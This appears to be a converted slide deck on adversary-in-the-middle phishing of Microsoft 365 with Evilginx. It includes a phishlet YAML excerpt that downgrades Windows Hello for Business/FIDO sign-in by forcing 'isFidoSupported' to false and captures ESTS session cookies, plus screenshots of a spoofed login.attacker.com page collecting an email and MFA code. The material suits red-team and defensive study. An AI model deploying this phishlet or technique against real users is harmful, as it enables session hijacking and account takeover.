PHISHING - EVILGINX



Link to the Evilginx framework:  
made by @mrgretzky



# PROXY PHISHING - EVILGINX



# PROXY PHISHING - EVILGINX

https://login.attacker.com/organizations/oauth2/v2.0/authorize?redirect\_uri=https%3A%2F%2Fportal.azure.com%2Fsignin%2Findex%2F&response\_type=code%20i...

Microsoft Azure

Microsoft

Sign in

to continue to Microsoft Azure

Email, phone, or Skype

No account? [Create one!](#)

Can't access your account?

Next


Sign in with GitHub

Sign-in options



Attacker

# PROXY PHISHING - EVILGINX



# AUTOMATION



yudasm commented on Mar 5

Contributor

...

Added support for `force_post` for `json` parameters (supported only regular http parameters)

Useful for intercepting requests to URLs such as `/common/GetCredentialType` which are used to initiate Windows Hello for Business auth flow

Blog post will be published soon on this subject

The following `force_post` section can now alter the API post request and modify it on the fly, something that could not be done beforehand due to limitations with modifications of JSON params.

```
- path: '/common/GetCredentialType'
  search:
    - {key: 'isFidoSupported', search: '.*'}
  force:
    - {key: 'isFidoSupported', value: 'false'}
  type: 'post'
```



# AUTOMATION

## WHfB-o365-Phishlet / o365whfb.yaml

Code

Blame

91 lines (91 loc) · 2.8 KB

```
12     - domain: 'login.microsoftonline.com'
13         keys: ['ESTSSC:always','ESTSAUTHLIGHT:always','ESTSSC:never']
14         type: 'cookie'
15     force_post:
16         - path: '/kmsi'
17             search:
18                 - {key: 'LoginOptions', search: '.*'}
19             force:
20                 - {key: 'LoginOptions', value: '1'}
21             type: 'post'
22         - path: '/common/GetCredentialType'
23             search:
24                 - {key: 'isFidoSupported', search: '.*'}
25             force:
26                 - {key: 'isFidoSupported', value: 'false'}
27             type: 'post'
```


# DEMONSTRATION

---


# DEMONSTRATION - PHISHING SITE

The screenshot shows a Microsoft sign-in page on a browser. The URL in the address bar is [https://login.attacker.com/common/oauth2/v2.0/authorize?client\\_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect\\_uri=https%3A%2F%2Fwww.office.com%2...](https://login.attacker.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2...). The page features the Microsoft logo and the word "Sign in". A user email, "yehuda.smirnov@company.com", is entered into the sign-in field. Below the email, there are links for "Create one!" and "Can't access your account?". At the bottom, there are "Back" and "Next" buttons, with "Next" being highlighted in blue. A "Sign-in options" link is located at the bottom left.

# DEMONSTRATION - PHISHING SITE



# DEMONSTRATION - PHISHING SITE



# DEMONSTRATION - PHISHING SITE

The screenshot shows a Microsoft sign-in page with a URL in the address bar: <https://login.attacker.com/common/resume?username=yehuda.smirnov%40o365.cb-range.com&np=7>. The page features the Microsoft logo and the email address `yehuda.smirnov@company.com`. A large text field labeled "Enter code" contains the number `474657`. Below the field, there is a note about trouble signing in and a "Verify" button.

Microsoft

yehuda.smirnov@company.com

Enter code

123 Enter the code displayed in the authenticator app on your mobile device

